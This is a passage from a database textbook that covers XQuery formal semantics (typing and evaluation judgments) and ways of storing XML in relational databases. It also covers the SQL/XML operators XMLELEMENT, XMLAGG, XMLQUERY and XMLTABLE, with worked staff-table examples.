$STAFF/child::STAFFNO
```

will be normalized to:

```
fs:apply-ordering-mode (
  fs:distinct-doc-order-or-atomic-sequence (
    LET $fs:sequence := fs:node-sequence($ STAFF) RETURN
    LET $fs:last := fn:count($fs:sequence) RETURN
    FOR $fs:dot AT $fs:position IN $fs:sequence RETURN child::STAFFNO
  ))
```

In this case, as `$fs:last` and `$fs:position` are not used in the bodies of the FOR and LET expressions, we can simplify this expression further to:

```
fs:distinct-doc-order-or-atomic-sequence (FOR $fs :dot IN $STAFF RETURN
  child::STAFFNO)
```

A path expression with a predicate is handled as above but with an additional IF statement added and the predicate in the path expression is normalized using a

—
[†] The positional variable AT identifies the position of the given item in the expression that generated it.

special mapping rule:

```
[Expr]Predicates
==
TYPESWITCH ([Expr]Expr)
CASE $v AS $fs:numeric RETURN op:numeric-equal($v, $fs:position)
DEFAULT $v RETURN boolean($v)
```

Static type analysis

XQuery is a strongly typed language, so the types of values and expressions must be compatible with the context in which the value or expression is used. After normalization of the query into an expression in the core XQuery language, static type analysis may optionally be performed. The static type of an expression is defined as the most specific type that can be deduced for that expression by examining the query only, independent of the input data. Static type analysis is useful for detecting certain types of error early in development. It is also useful for optimizing the execution of a query; for example, it may be possible to conclude by static analysis that the result of a query is an empty sequence.

Static typing in XQuery is based on a set of inference rules that are used to infer the static type of each expression, based on the static types of its operands. The process is bottom-up, starting at the leaves of the expression tree containing simple constants and input data whose type can be inferred from the schema of the input document. Inference rules are used to infer the static types of more complex expressions at the next level of the tree until the entire tree has been processed. If it is determined that the static type of some expression is inappropriate, a type error is raised.

It should be noted that an expression that raises a static type error may still execute successfully on a particular input document. This may occur because the inference rules are conservative and the specification requires a static type error to be raised if it cannot be proven that the expression will not cause a type error. For example, static analysis may determine that the type of an expression is `(element(STAFFNO) | element(POSITION))`; that is, the expression can produce either a STAFFNO or a POSITION element. A static error, however, will be raised if this expression is used in a context requiring a POSITION element, even if every evaluation of the expression were to yield a POSITION element. On the other hand, it is possible for a query to pass the static type analysis but still raise a runtime error. For example, consider the following expression:

```
$S/SALARY + $S/POSITION
```

where \$S is bound to a STAFF element. If no schema declaration existed for the STAFF element, the typed values of both subelements of STAFF would be `xdt:untypedAtomic`, which could be added together without raising a static type error. However, at runtime an attempt would be made to cast the values to `xs:double`, and a dynamic error would be raised if this were not possible.

Inference rules Static typing takes a static environment (information defined in the query prolog and the host environment) and an expression and infers a type. In the specification this is written as:

```
statEnv |- Expr : Type
```

This states that “in environment statEnv , expression Expr has type Type .” This is called a **typing judgment** (a judgment expresses whether a property holds or not). An inference rule is written as a collection of *premises* and a *conclusion*, written respectively above and below a dividing line. For example:

$$\frac{\text{statEnv} \vdash \text{Expr}_1 : \text{xs:boolean} \quad \text{statEnv} \vdash \text{Expr}_2 : \text{Type}_2 \quad \text{statEnv} \vdash \text{Expr}_3 : \text{Type}_3}{\text{statEnv} \vdash \text{IF } \text{Expr}_1 \text{ THEN } \text{Expr}_2 \text{ ELSE } \text{Expr}_3 : (\text{Type}_2 \mid \text{Type}_3)}$$

This states that if Expr_1 has type xs:boolean , and Expr_2 has type Type_2 , and Expr_3 has type Type_3 , then a conditional expression that evaluates to either Expr_2 or Expr_3 has a resulting type that is represented as a union ($\text{Type}_2 \mid \text{Type}_3$). Two other examples are:

$$\frac{\text{statEnv} \vdash \text{Expr}_1 : \text{xs:boolean} \quad \text{statEnv} \vdash \text{Expr}_2 : \text{xs:boolean}}{\text{statEnv} \vdash \text{Expr}_1 \text{ AND } \text{Expr}_2 : \text{xs:boolean}}$$

$$\frac{\text{statEnv} \vdash \text{Expr}_1 : \text{xs:boolean} \quad \text{statEnv} \vdash \text{Expr}_2 : \text{xs:boolean}}{\text{statEnv} \vdash \text{Expr}_1 \text{ OR } \text{Expr}_2 : \text{xs:boolean}}$$

These inference rules state that the AND or OR of two Boolean expressions is of type Boolean.

Dynamic evaluation

Although static typing is optional, all implementations of XQuery must support dynamic typing, which checks during dynamic evaluation that the type of a value is compatible with the context in which it is used and raises a type error if an incompatibility is detected. As with static analysis, this phase is also based on judgments, called **evaluation judgments**, which have a slightly different notation:

$$\text{dynEnv} \vdash \text{Expr} \Rightarrow \text{Value}$$

This states that “in the dynamic environment dynEnv , the evaluation of expression Expr yields the value Value .” An inference rule is written as a collection of *hypotheses* (judgments) and a *conclusion*, written respectively above and below a dividing line. To demonstrate the use of the dynamic inference rules, we consider three cases: logical expressions, LET expressions, and FOR expressions.

Logical expressions The dynamic semantics of logical expressions is nondeterministic, which allows implementations to use short-circuit evaluation strategies when evaluating logical expressions. In the expression, $\text{Expr}_1 \text{ AND } \text{Expr}_2$, if either expression raises an error or evaluates to false, the entire expression may raise an error or evaluate to false. This is written as:

$$\frac{\text{dynEnv} \vdash \text{Expr}_1 \Rightarrow \text{false} \mid \text{IN } \{1, 2\}}{\text{dynEnv} \vdash \text{Expr}_1 \text{ AND } \text{Expr}_2 \Rightarrow \text{false}}$$

$$\frac{\text{dynEnv} \vdash \text{Expr}_1 \Rightarrow \text{RAISES Error} \mid \text{IN } \{1, 2\}}{\text{dynEnv} \vdash \text{Expr}_1 \text{ AND } \text{Expr}_2 \Rightarrow \text{RAISES Error}}$$

Consider, for instance, the following expression:

$$(1 \text{ IDIV } 0 = 1) \text{ AND } (2 = 3) \text{ (IDIV is the built-in integer divide function)}$$

If the left-hand expression is evaluated first, it will raise an error (divide by zero) and the overall expression will raise an error (there is no need to evaluate the

right-hand expression). Conversely, if the right-hand expression is evaluated first, the overall expression will evaluate to false (there is no need to evaluate the left-hand expression).

Similarly, in the expression, $Expr_1$ **OR** $Expr_2$, if either expression raises an error or evaluates to true, the entire expression may raise an error or evaluate to true. In the formal semantics this is written as:

$$\frac{\text{dynEnv} \vdash Expr_i \Rightarrow \text{true } i \text{ IN } \{1, 2\}}{\text{dynEnv} \vdash Expr_1 \text{ OR } Expr_2 \Rightarrow \text{true}}$$

$$\frac{\text{dynEnv} \vdash Expr_i \Rightarrow \text{RAISES Error } i \text{ IN } \{1, 2\}}{\text{dynEnv} \vdash Expr_1 \text{ OR } Expr_2 \Rightarrow \text{RAISES Error}}$$

The dynamic inference rules for the other logical expressions are:

$$\frac{\text{dynEnv} \vdash Expr_1 \Rightarrow \text{true} \quad \text{dynEnv} \vdash Expr_2 \Rightarrow \text{true}}{\text{dynEnv} \vdash Expr_1 \text{ AND } Expr_2 \Rightarrow \text{true}}$$

$$\frac{\text{dynEnv} \vdash Expr_1 \Rightarrow \text{false} \quad \text{dynEnv} \vdash Expr_2 \Rightarrow \text{false}}{\text{dynEnv} \vdash Expr_1 \text{ OR } Expr_2 \Rightarrow \text{false}}$$

LET expressions The next inference rule demonstrates how environments are updated and how the updated environment is used in a LET expression:

$$\frac{\text{dynEnv} \vdash Expr_1 \Rightarrow Value_1 \quad \text{statEnv} \vdash VarName \text{ of var expands to } Variable \quad \text{dynEnv} + \text{varValue}(Variable \Rightarrow Value_1) \vdash Expr_2 \Rightarrow Value_2}{\text{dynEnv} \vdash \text{LET } VarName: = Expr_1 \text{ RETURN } Expr_2 \Rightarrow Value_2}$$

This rule reads as follows: In the first hypothesis, the expression to be bound to the LET variable, $Expr_1$, is evaluated to produce $Value_1$. In the second hypothesis, the static type environment is first extended with the LET variable. In the third hypothesis, the dynamic environment is extended by binding the LET variable to value $Value_1$ and this extended environment is used to evaluate expression $Expr_2$ to produce value $Value_2$.

FOR expressions The evaluation of a FOR expression distinguishes between the case where the iteration expression evaluates to an empty sequence, in which case the entire expression evaluates to an empty sequence. We omit this rule and consider the second rule:

$$\frac{\begin{array}{l} \text{dynEnv} \vdash Expr_1 \Rightarrow Item_1, \dots, Item_n \\ \text{statEnv} \vdash VarName \text{ of var expands to } Variable \\ \text{dynEnv} + \text{varValue}(Variable \Rightarrow Item_1) \vdash Expr_2 \Rightarrow Value_1 \\ \dots \\ \text{dynEnv} + \text{varValue}(Variable \Rightarrow Item_n) \vdash Expr_2 \Rightarrow Value_n \end{array}}{\text{dynEnv} \vdash \text{FOR } VarName \text{ IN } Expr_1 \text{ RETURN } Expr_2 \Rightarrow Value_1, \dots, Value_n}$$

This rule reads as follows: In the first hypothesis, the iteration expression, $Expr_1$, is evaluated to produce the sequence $Item_1, \dots, Item_n$. In the second hypothesis, the static type environment is first extended with the FOR variable. In the remaining hypotheses, for each item $Item_i$ the dynamic environment is extended by binding

the FOR variable to $Item_i$ and then this extended environment is used to evaluate expression $Expr_2$ to produce value $Value_i$, all of which are concatenated to produce the result sequence.

A fuller examination of XQuery Formal Semantics is beyond the scope of this book and the interested reader is referred to the Formal Semantics document (W3C, 2007i; 2010i).

30.6 XML and Databases

As the amount of data in XML format expands, there will be an increasing demand to store, retrieve, and query this data. It is anticipated that there will be two main models that will exist: data-centric and document-centric. In a **data-centric model**, XML is used as the storage and interchange format for data that is structured, appears in a regular order, and is most likely to be machine processed instead of read by a human. In a data-centric model, the fact that the data is stored and transferred as XML is incidental and other formats could also have been used. In this case, the data could be stored in a relational, object-relational, or object-oriented DBMS. For example, XML has been completely integrated into Oracle, as we discuss in the next section.

In a **document-centric model**, the documents are designed for human consumption (for example, books, newspapers, and email). Due to the nature of this information, much of the data will be irregular or incomplete, and its structure may change rapidly or unpredictably. Unfortunately, relational, object-relational, and object-oriented DBMSs do not handle data of this nature particularly well. Content management systems are an important tool for handling these types of documents. Underlying such a system there may now be a **native XML database (NXD)**.

This binary division is not absolute. Data—particularly semistructured data—can be stored in a native XML database or in a traditional database when few XML-specific features are required. Furthermore, the boundaries between these two types of systems are becoming less clear, as more traditional DBMSs add native XML capabilities and native XML databases support the storage of document fragments in traditional databases. In this section we examine some of the issues involved in mapping between XML and relational DBMSs and briefly examine how SQL has been extended to support XML. We also briefly examine the native XML DBMS. In the final section of this chapter we examine how Oracle has been extended to support XML.

30.6.1 Storing XML in Databases

Before we discuss some of the common approaches to storing XML documents in traditional DBMSs, we briefly list some of the types of XML documents that need to be handled:

- XML that may be strongly typed governed by a corresponding XML Schema;
- XML that may be strongly typed governed by another schema language, such as a DTD or RELAX-NG;
- XML that may be governed by multiple schemas or the one schema may be subject to frequent change;

- XML that may be schema-less;
- XML that may contain marked-up text with logical units of text (such as sentences) that span multiple elements;
- XML with structure, ordering, and whitespace that may be significant and we may wish to retrieve the exact same XML content from the database at a later date;
- XML that may be subject to update as well as queries based on context and relevancy.

There are four general approaches to storing an XML document in a relational database:

- store the XML as the value of some attribute within a tuple;
- store the XML in a *shredded* form across a number of attributes and relations;
- store the XML in a schema-independent form;
- store the XML in a parsed form; that is, convert the XML to internal format, such as an Infoset or PSVI representation, and store this representation.

These approaches are not necessarily mutually exclusive. For example, it would be possible to store some of the shredded XML as attributes in one relation while leaving some nodes intact and stored as the value of some attribute in either the same or a separate relation.

Storing the XML in an attribute

In this approach, in the past the XML would have been stored in an attribute whose data type was character large object (CLOB). More recently, some systems have implemented a new native XML data type. In Oracle, this data type is called `XMLType` (although the underlying storage may be CLOB). As we discuss in the next section, the SQL standard now defines a built-in data type called `XML`, but does not prescribe a specific storage structure provided it satisfies the XML data type requirement. Raw XML documents are stored in their serialized form, which makes it efficient to insert them into the database and retrieve them in their original form. This approach also makes it relatively easy to apply full-text indexing to the documents for contextual and relevance retrieval. However, there is some question about the performance of general queries and indexing, which may require parsing on the fly. Additionally, updates usually require the entire XML document to be replaced with a new document, rather than just the part of the XML that has changed.

Storing the XML in shredded form

With this approach, the XML document is decomposed into its constituent elements and the data distributed over a number of attributes in one or more relations. The term that is used for this decomposition is **shredding**. Storing shredded documents may make it easier to index the values of particular elements, provided that these elements are placed into their own attributes. It would also be possible to add some additional data relating to the hierarchical nature of the XML, thereby making it possible to recompose the original structure and ordering at a

later date, and to allow the XML to be updated. With this approach, we also have to create an appropriate database structure.

Creation of a database schema Before we can start to transfer any data, we have to design and then create an appropriate database schema to store the data. If there is a schema associated with the XML, then a database structure can be derived from this schema. We discuss the following two main approaches next:

- a relational mapping;
- an object-relational mapping.

The **relational mapping** approach starts at the root of the XML document and associates this element with a relation. For each of the children of this element a decision is made on whether to include the child element as an attribute in this relation or create a new relation (in which case, some element will be chosen as the primary key/foreign key or an artificial key created). One simple rule to make this decision is to create a new relation if an element can be repeated; for example, if `maxOccurs > 1`. In addition, a decision has to be made on whether to represent optional elements within the same relation as its parent or whether to create a new relation (in the latter case, an additional join would be required at runtime to link the two relations together). The approach may also try to identify common elements that appear in more than one location within the XML and to create a relation for such elements.

The **object-relational mapping** approach models complex element types as classes/types. (This is commonly referred to as XML data binding, after Sun's Java Architecture for XML binding, or JAXB.) These would include element types with attributes, element content, and mixed content. Otherwise, it models simple element types as scalar properties. These would include attributes, PCDATA, and PCDATA-only content. The classes/types and scalar properties would then be mapped to SQL:2011 types and tables, as discussed in Chapter 9. For further details of this approach the interested reader is referred to the papers by Bourret (2001, 2004). Regardless of which type of mapping is chosen, it may be necessary to modify the resulting design by hand to correct deficiencies due to the arbitrary and complex structures that can appear in an XML document.

On the other hand, if no schema exists then a database schema could be inferred from the content of one or more sample XML documents, although there is no guarantee that future documents will conform to the structure of the sample documents. In this case, the former approach of storing the XML directly in an attribute of a relation may be preferable. An alternative would be to consider a schema-independent representation, as we discuss next.

Schema-independent representation

Rather than try to infer a relational structure for the XML either from an associated schema or from the structure and content of the XML itself, an alternative approach is to use a representation that is schema-independent. For example, you have seen in Section 30.3.1 that the Document Object Model can be used to represent the structure of XML data. Figure 30.26(a) shows a relation created from a DOM representation for part of the XML document of Figure 30.5. The attribute

nodeID	nodeType	nodeName	nodeData	parentID	rootID
0	Document	STAFFLIST			0
1	Element	STAFFLIST		0	0
2	Element	STAFF		1	0
3	Element	STAFFNO		2	0
4	Text		SL21	3	0
5	Element	NAME		2	0
6	Element	FNAME		5	0
7	Text		John	6	0
8	Element	LNAME		5	0
9	Text		White	8	0

(a)

path	nodeID	parentID
/STAFFLIST	1	0
STAFFLIST	1	0
STAFFLIST/STAFF	2	1
STAFF	2	1
/STAFFLIST/STAFF/NAME	5	2
STAFFLIST/STAFF/NAME	5	2
STAFF/NAME	5	2
NAME	5	2

(b)

Figure 30.26 (a) Nodes of the XML document of Figure 30.5 represented as tuples of a relation; (b) example tuples in a (denormalized) index.

parentID is a recursive foreign key that allows each tuple (representing a node in the tree) to point to its parent. Because XML is a tree structure, each node may have only one parent. The rootID attribute allows a query on a particular node to be linked back to its document node.

Although this is a schema-independent representation of the XML, the recursive nature of the structure can cause performance problems when searching for specific paths. To overcome this, a denormalized index structure can be created containing combinations of path expressions and a link to the node and parent node, as shown in Figure 30.26(b).

Once an appropriate structure has been created and the XML entered into the database, we can use SQL (possibly with some extensions) to query the data. In the following section we examine the new features of the SQL:2011 standard that have been added specifically to support XML.

30.6.2 XML and SQL

Despite the excitement surrounding XML, it is important to note that most operational business data, even for new Web-based applications, continues to be stored in (object-) relational DBMSs. This is unlikely to change in the foreseeable future because of their reliability, scalability, tools, and performance. Consequently, if XML is to fulfill its potential, some mechanism is required to publish relational data in the form of XML documents. The SQL:2003, SQL:2008, and SQL:2011 standards have defined extensions to SQL to enable the publication of XML, commonly referred to as SQL/XML (ISO, 2011b). In particular, SQL/XML contains:

- a new native XML data type, **XML**, which allows XML documents to be treated as relational values in columns of tables, attributes in user-defined types, variables, and parameters to functions;
- a set of operators for the type;
- an implicit set of mappings from relational data to XML.

The standard does not define any rules for the inverse process; that is, shredding XML data into an SQL form, with some minor exceptions as we discuss shortly. In this section we examine these extensions.

SQL/XML and XQuery

In SQL/XML:2003, the SQL/XML data model was based on the W3C's Infoset (discussed earlier), mainly because the XQuery 1.0 and XPath 2.0 Data Model (XDM) was not considered stable enough at that time. As the Infoset acknowledges only three atomic types: boolean, double, and string, this was quite restrictive. However, the new release of the SQL/XML standard is aligned with the XDM, which has various atomic types as defined in XML Schema, plus five new types, as discussed in the previous section. This means that any XML value is also an XQuery sequence.

New XML data type

The new data type is called simply XML; it can be used in the definition of a column in a table, an attribute in a user-defined type, a variable, or a parameter to a function. The legal values for this data type consist of the null value, a collection of SQL/XML information items (consisting of one root item), or any other SQL/XML information items that can be reached recursively by traversing the properties of these items. An SQL/XML information item is generally one of the information items defined in the XML Infoset. In a column definition, optional clauses can be specified to provide a namespace and/or a binary encoding scheme (BASE64 or HEX).

In SQL/XML:2011 an *XML value* is either the NULL value or an XQuery sequence. Though SQL/XML:2011 retains the SQL/XML:2003 unparameterized XML data type, the standard has divided the XML type into three primary subtypes (SEQUENCE, CONTENT, and DOCUMENT) that are related to each other hierarchically and another three secondary subtypes (ANY, UNTYPED, XMLSCHEMA):

- XML(SEQUENCE): every XML is an instance of this subtype. Although every XML value is an instance of this type, not all XML values are instances of any of the other parameterized types.
- XML(CONTENT(ANY)): an XML(SEQUENCE) such that every XML value is either NULL or an XQuery document node (including any children of that document node) is an instance of this subtype. XML values that are instances of this subtype are not limited to valid—or even well-formed—documents (such as documents nodes that have several element children). Such values may be developed as intermediate results in some query and later reduced to become well-formed document nodes. Note that to be an instance of this subtype, every XQuery element node that is contained in the tree rooted at the document node has the type `xdt:untyped`, and every attribute in that tree has the type `xdt:untypedAtomic`.
- XML(CONTENT(UNTYPED)): an XML(CONTENT(ANY)) such that the XML values have not been associated with a schema validation that could be used to determine more precise type information for the elements and attributes in the document. If the XML values have undergone some form of schema validation, and at least one has gained a type annotation, then the value is an instance of XML(CONTENT(ANY)) but not of XML(CONTENT(UNTYPED)).
- XML(CONTENT(XMLSCHEMA)): an XML(CONTENT(ANY)) such that every XQuery element node that is contained in the tree rooted at the document node is valid according to some schema.

- **XML(DOCUMENT(ANY))**: an XML(CONTENT(ANY)) with a document node that has exactly one XQuery element node, zero or more XQuery comment nodes, and zero or more XQuery processing instruction nodes.
- **XML(DOCUMENT(UNTYPED))**: an XML(CONTENT(UNTYPED)) such that every XML value is either NULL or an XQuery document node that has exactly one XQuery element node, zero or more XQuery comment nodes, and zero or more XQuery processing instruction nodes.
- **XML(DOCUMENT(XMLSCHEMA))**: an XML(DOCUMENT(ANY)) such that every XML value is either NULL or a value of type XML(DOCUMENT(ANY)) that is valid according to at least one of the following:
 - An XML Schema **S**.
 - An XML namespace **N** in an XML Schema **S**.
 - A global element declaration schema component **E** in an XML Schema **S**.

EXAMPLE 30.10 Creating a table using the XML data type

Create a table to hold staff data as XML data.

```
CREATE TABLE XMLStaff(
    docNo CHAR(4), docDate DATE, staffData XML,
    PRIMARY KEY docNo);
```

As usual, a row can be inserted into this table with the INSERT statement; for example:

```
INSERT INTO XMLStaff VALUES ('D001', DATE'2012-12-01', XML('<STAFF
branchNo = "B005">
  <STAFFNO>SL21</STAFFNO>
  <POSITION>Manager</POSITION>
  <DOB>1945-10-01</DOB>
  <SALARY>30000</SALARY> </STAFF>'));
```

Several operators have been defined that produce XML values such as:

- **XMLELEMENT**: to generate an XML value with a single XQuery element as a child of an XQuery document node. The element can have zero or more attributes specified using an **XMLATTRIBUTES** subclause.
- **XMLFOREST**: to generate an XML value with a sequence of XQuery element nodes, possibly as children of an XQuery document node.
- **XMLCONCAT**: to concatenate a list of XML values.
- **XMLPARSE**: to perform a nonvalidating parse of a character string to produce an XML value.
- **XMLCOMMENT**: to generate an XML value with a single XQuery comment node, possibly as a child of an XQuery document node.
- **XMLPI**: to generate an XML value with a single XQuery processing instruction node, possibly as a child of an XQuery document node.
- **XMLDOCUMENT**: to generate an XML value with a single XQuery document node.

- **XMLQUERY:** A new SQL expression, invoked as a pseudofunction, to evaluate an XQuery expression.
- **XMLTEXT:** to generate an XML value with a single XQuery text node, possibly as a child of an XQuery document node.
- **XMLVALIDATE:** to validate an XML value against an XML Schema (or target namespace), returning a new XML value with type annotations.
- **XMLCAST:** to specify a data conversion whose source or target type is an XML type.
- **XMLTABLE:** to produce a virtual SQL table containing data derived from XML values on which the function operates.

SQL/XML also defines the following new predicates:

- **IS [NOT] DOCUMENT:** to determine whether an XML value satisfies the (SQL/XML) criteria for an XML document (that is, an XQuery document node whose *children* property contains exactly one XQuery element node, zero or more XQuery comment nodes, and zero or more XQuery processing instructions).
- **IS [NOT] CONTENT:** to determine whether an XML value satisfies the (SQL/XML) criteria for XML content.
- **XMLEXISTS:** to test for a nonempty XQuery sequence; returns *true* when the contained XQuery expression returns anything other than the empty sequence (*false*) or SQL NULL value (*unknown*).
- **IS [NOT] VALID:** to determine whether an XML value is valid according to a registered XML Schema (or target namespace); returns *true/false* without altering the XML value itself.

Two useful functions are:

- **XMLSERIALIZE:** to generate a character or binary string from an XML value.
- **XMLAGG:** an aggregate function, to generate a forest of elements from a collection of elements.

We now provide examples of some of these operators.

EXAMPLE 30.11 Using the XML Operators

(1) List all staff with a salary greater than £20,000, represented as an XML element containing the member of staff's name and branch number as an attribute.

Using the Staff table in Figure 4.3, we can represent this query as:

```
SELECT staffNo, XMLELEMENT (NAME "STAFF",
                           fName || ' ' || lName,
                           XMLATTRIBUTES (branchNo AS "branchNumber") AS "staffXMLCol"
FROM Staff
WHERE salary > 20000;
```

XMLELEMENT uses the NAME keyword to name the XML element (STAFF in this case) and specifies the data values to appear in the element (a concatenation of the fName and lName columns). We have used the XMLATTRIBUTES operator to specify the branch number as an attribute of this element and given it an appropriate name using an AS clause. If no AS clause had been specified, the attribute would have been named after the column (branchNo). The result of this query is shown in Table 30.5.

Nested elements can be created by using nested `XMLELEMENT` operators. Note that elements will only appear provided the column has a nonnull value.

TABLE 30.5 Result table for Example 30.11(1).

staffNo	staffXMLCol
SL21	<STAFF branchNumber = "B005">John White</STAFF>
SG5	<STAFF branchNumber = "B003">Susan Brand</STAFF>

(2) For each branch, list the names of all staff with each one represented as an XML element.

```
SELECT XMLELEMENT (NAME "BRANCH",
                  XMLATTRIBUTES (branchNo AS "branchNumber"),
                  XMLAGG (
                      XMLELEMENT (NAME "STAFF",
                                  fName || ' ' || lName)
                      ORDER BY fName || ' ' || lName
                  )
            ) AS "branchXMLCol"
FROM Staff
GROUP BY branchNo;
```

In this case, we wish to group the `Staff` table by `branchNo` and then list the staff within each group. We use the `XMLAGG` aggregate function to do this. Note the use of the `ORDER BY` clause to list the elements alphabetically by staff name. The result table is shown in Table 30.6.

TABLE 30.6 Result table for Example 30.11(2).

branchXMLCol
<BRANCH branchNumber = "B003">
<STAFF>Ann Beech</STAFF>
<STAFF>Susan Brand</STAFF>
<STAFF>David Ford</STAFF>
</BRANCH>
<BRANCH branchNumber = "B005">
<STAFF>Julie Lee</STAFF>
<STAFF>John White</STAFF>
</BRANCH>
<BRANCH branchNumber = "B007">
<STAFF>Mary Howe</STAFF>
</BRANCH>

The purpose of XMLQUERY is to evaluate an XQuery expression and return the result to the SQL application. The XQuery expression may itself identify the XML value against which it is evaluated using, perhaps, XQuery's `fn:doc()` function, or the XML value can be passed to the XMLQUERY invocation as a parameter. The basic syntax of XMLQUERY is:

```
XMLQUERY (XQuery-expression
           [PASSING {BY REF | BY VALUE} argument-list]
           [RETURNING {CONTENT | SEQUENCE} [{BY REF | BY
           VALUE}}BY REF | BY VALUE]
           {NULL ON EMPTY | EMPTY ON EMPTY})
```

The *XQuery-expression* is a character string literal containing an XQuery expression. The *argument-list* is a comma-separated list of arguments in which each argument provides a binding between an SQL value (possibly a value of one of the XML subtypes) and an XQuery global variable that is declared in the *XQuery-expression*. The syntax of each argument is:

```
value-expression AS identifier [BY REF | BY VALUE]
```

The value of the *value-expression* is the value bound to the argument, which is identified by the *identifier*. If BY REF is specified, then a reference to the value is bound to the variable; if BY VALUE is specified, then a *copy* of the value is bound directly to the variable. The default argument passing mechanism specified just before the *argument-list* is applied to each argument for which neither BY REF nor BY VALUE is specified. If the type of *value-expression* is not an XML type, then the passing mechanism cannot be specified (and the value is bound directly to the variable). There is one possible exception to the use of an argument as a binding to an XQuery global variable: at most *one* argument can be used to pass a context item—the context against which the XQuery expression is to be evaluated—using the example syntax without the AS *identifier* clause. In this particular case, the context item must always be either the SQL NULL value or an instance of XML(SEQUENCE) whose sequence length is one item.

Unlike XMLCOMMENT and XMLPI, the value returned from XMLQUERY can be returned as a reference to a result or as a copy of the value of the result itself. There is, however, an interaction between the type of the returned value and the choice of returning by reference or by value: if the return type is XML(CONTENT), then the returning mechanism is implicitly BY VALUE (but it cannot be specified explicitly). If RETURNING CONTENT is specified, then the result is serialized before returning it by value.

The final clause describes the way in which XMLQUERY handles an empty result sequence, either as an empty sequence (EMPTY ON EMPTY) or by converting the empty sequence to the SQL NULL value (NULL ON EMPTY). The following example illustrates the use of XMLQUERY.

SQL/XML:2003 focused on mapping relational data into XML data and on straightforward storage and retrieval of XML documents. In SQL/XML:2011, the XMLTABLE pseudofunction allows XML data to be transformed into relational data. XMLTABLE produces a virtual SQL table containing data derived from XML values on which the pseudofunction operates.

EXAMPLE 30.12 Using XMLQUERY

Return the staff salaries that are higher than £20,000.

```

SELECT
  XMLQUERY ('FOR $$ IN //STAFF/SALARY WHERE $$ > $SAL
            AND $$/@branchNo = "BOO5" RETURN $$'
    PASSING BY VALUE '15000' AS $SAL, staffData
    RETURNING SEQUENCE BY VALUE
    NULL ON EMPTY) AS highSalaries
FROM XMLStaff;

```

The XQuery statement is similar to the second item in Example 30.4, where the WHERE clause has been parameterized using variable \$SAL. The PASSING clause provides a value for \$SAL (15000) and also specifies the context item, staffData. The RETURNING clause specifies that the output will be an XQuery sequence.

The format of the XMLTABLE function is:

```

XMLTABLE (
  [XML-namespace-declaration,]
  XQuery-expression [PASSING argument-list]
  COLUMNS XML-table-column-definitions)

```

The *XML-namespace-declaration* declares the namespaces that are used in the evaluation of this pseudofunction. The *XQuery-expression* (the *row pattern*) is a character string literal representation of an XQuery expression and the *argument-list* is similar to the argument list used in the XMLQUERY pseudofunction described previously, except that each argument in the list is always passed by reference. The *XQuery-expression* is used to identify XML values that will be used to construct SQL rows for the virtual table generated by XMLTABLE. The *XML-table-column-definitions* is a comma-separated list of column definitions (the *column pattern*) derived from the ordinary column definitions used to define normal SQL tables. However, we can also create *one* special column, an *ordinality column*, that can be used to capture the ordinal position of an item in an XQuery sequence, using the following syntax:

```
column-name FOR ORDINALITY
```

The syntax used to define a regular SQL column is slightly more complex:

```
column-name data-type [BY REF | BY VALUE] [default-clause] [PATH
XQuery-expression]
```

If the *data-type* is XML(SEQUENCE), then either BY REF or BY VALUE must be specified, and the *XQuery-expression* will return a value whose type is XML(SEQUENCE) by reference or by value, respectively. If the *data-type* is anything else, then neither BY REF nor BY VALUE can be specified, and the *XQuery-expression* returns XML(CONTENT(ANY)) or XML(CONTENT(UNTYPED)). If the PATH clause is not specified, then the column's data comes from an element whose name is the same as the *column-name* and that is an immediate child of the XML value that forms the row as a whole. If PATH is specified, then the *XQuery-expression* is evaluated in the context of the XML value that forms the row as a whole and the result is stored into the column being defined.

The operation of XMLTABLE is analogous to *shredding*. Once this shredding has taken place, the virtual table can be inserted into a pre-existing SQL base table using an ordinary SQL INSERT statement for persistent storage, or it can just be used in another SQL statement as a virtual table, even possibly in a join expression. The following example illustrates the use of XMLTABLE.

EXAMPLE 30.13 Using XMLTABLE

Produce a table that contains all staff data along with a sequence number that provides the position of the staff data within the XML file.

```
SELECT s.*
FROM XMLStaff xs,
      XMLTABLE ('FOR $$ IN //STAFF WHERE $S/SALARY > 10000'
                PASSING BY VALUE xs.staffData
      COLUMNS
        "seqNo" FOR ORDINALITY,
        "staffNo" VARCHAR(5) PATH 'STAFFNO',
        "fName" VARCHAR(30) PATH 'NAME/FNAME',
        "lName" VARCHAR(30) PATH 'NAME/LNAME',
        "position" VARCHAR(5) PATH 'POSITION',
        "DOB" DATE PATH 'DOB',
        "salary" DECIMAL(7,2) PATH 'SALARY',
        "branchNo" CHAR(4) PATH '@branchNo') AS s;
```

XQuery is initialized with xs.staffData as the context node after which XQuery executes the 'FOR \$\$ IN //STAFF WHERE \$S/SALARY > 10000' expression. This row pattern specifies how to find the rows within the XML value. The result is a sequence of nodes, each one consisting of a <STAFF> element with a salary greater than £10,000. Each node in the sequence will become a row in the result table. To find the columns of a row, we apply the corresponding XQuery expressions (the *column patterns*, found following the PATH keyword for each column) to the <STAFF> element and cast to the column's declared type. The keyword PATH was chosen because in most cases, the column pattern will be an XPath expression (a particular kind of XQuery expression). The ordinality column seqNo is assigned the sequential item number of the item in the sequence. The result table is shown in Table 30.7.

TABLE 30.7 Result table for Example 30.11.

seqNo	staffNo	fName	lName	position	DOB	salary	branchNo
1	SL21	John	White	Manager	1-Oct-45	30000	B005
2	SG37	Ann	Beech	Assistant		12000	B003

Mapping functions

The SQL/XML standard also defines a mapping from tables to XML documents and from XML to SQL. The mapping from SQL to XML may take as its source an individual table, all the tables in a particular schema, or all the tables in a given catalog. The standard does not specify a syntax for the mapping; instead it is provided for use by applications and as a reference for other standards. The mapping produces two XML documents: one that contains the mapped table data and another that contains an XML Schema describing the first document. The mapping

from XML to SQL covers mapping Unicode to the SQL character sets and mapping XML Names to SQL identifiers. In this section we briefly discuss these mappings. We start with a description of how SQL identifiers are mapped to XML Names and how SQL data types are mapped to XML Schema data types.

Mapping SQL identifiers to XML Names (and vice versa) A number of issues had to be addressed to map SQL identifiers to XML Names; for example:

- the range of characters that can be used within an SQL identifier is larger than the range of characters that can be used in an XML Name;
- SQL delimited identifiers (identifiers delimited by double-quotes), permit arbitrary characters to be used at any point in the identifier;
- XML Names that begin with “XML” are reserved;
- XML namespaces use the “:” to separate the namespace prefix from the local component.

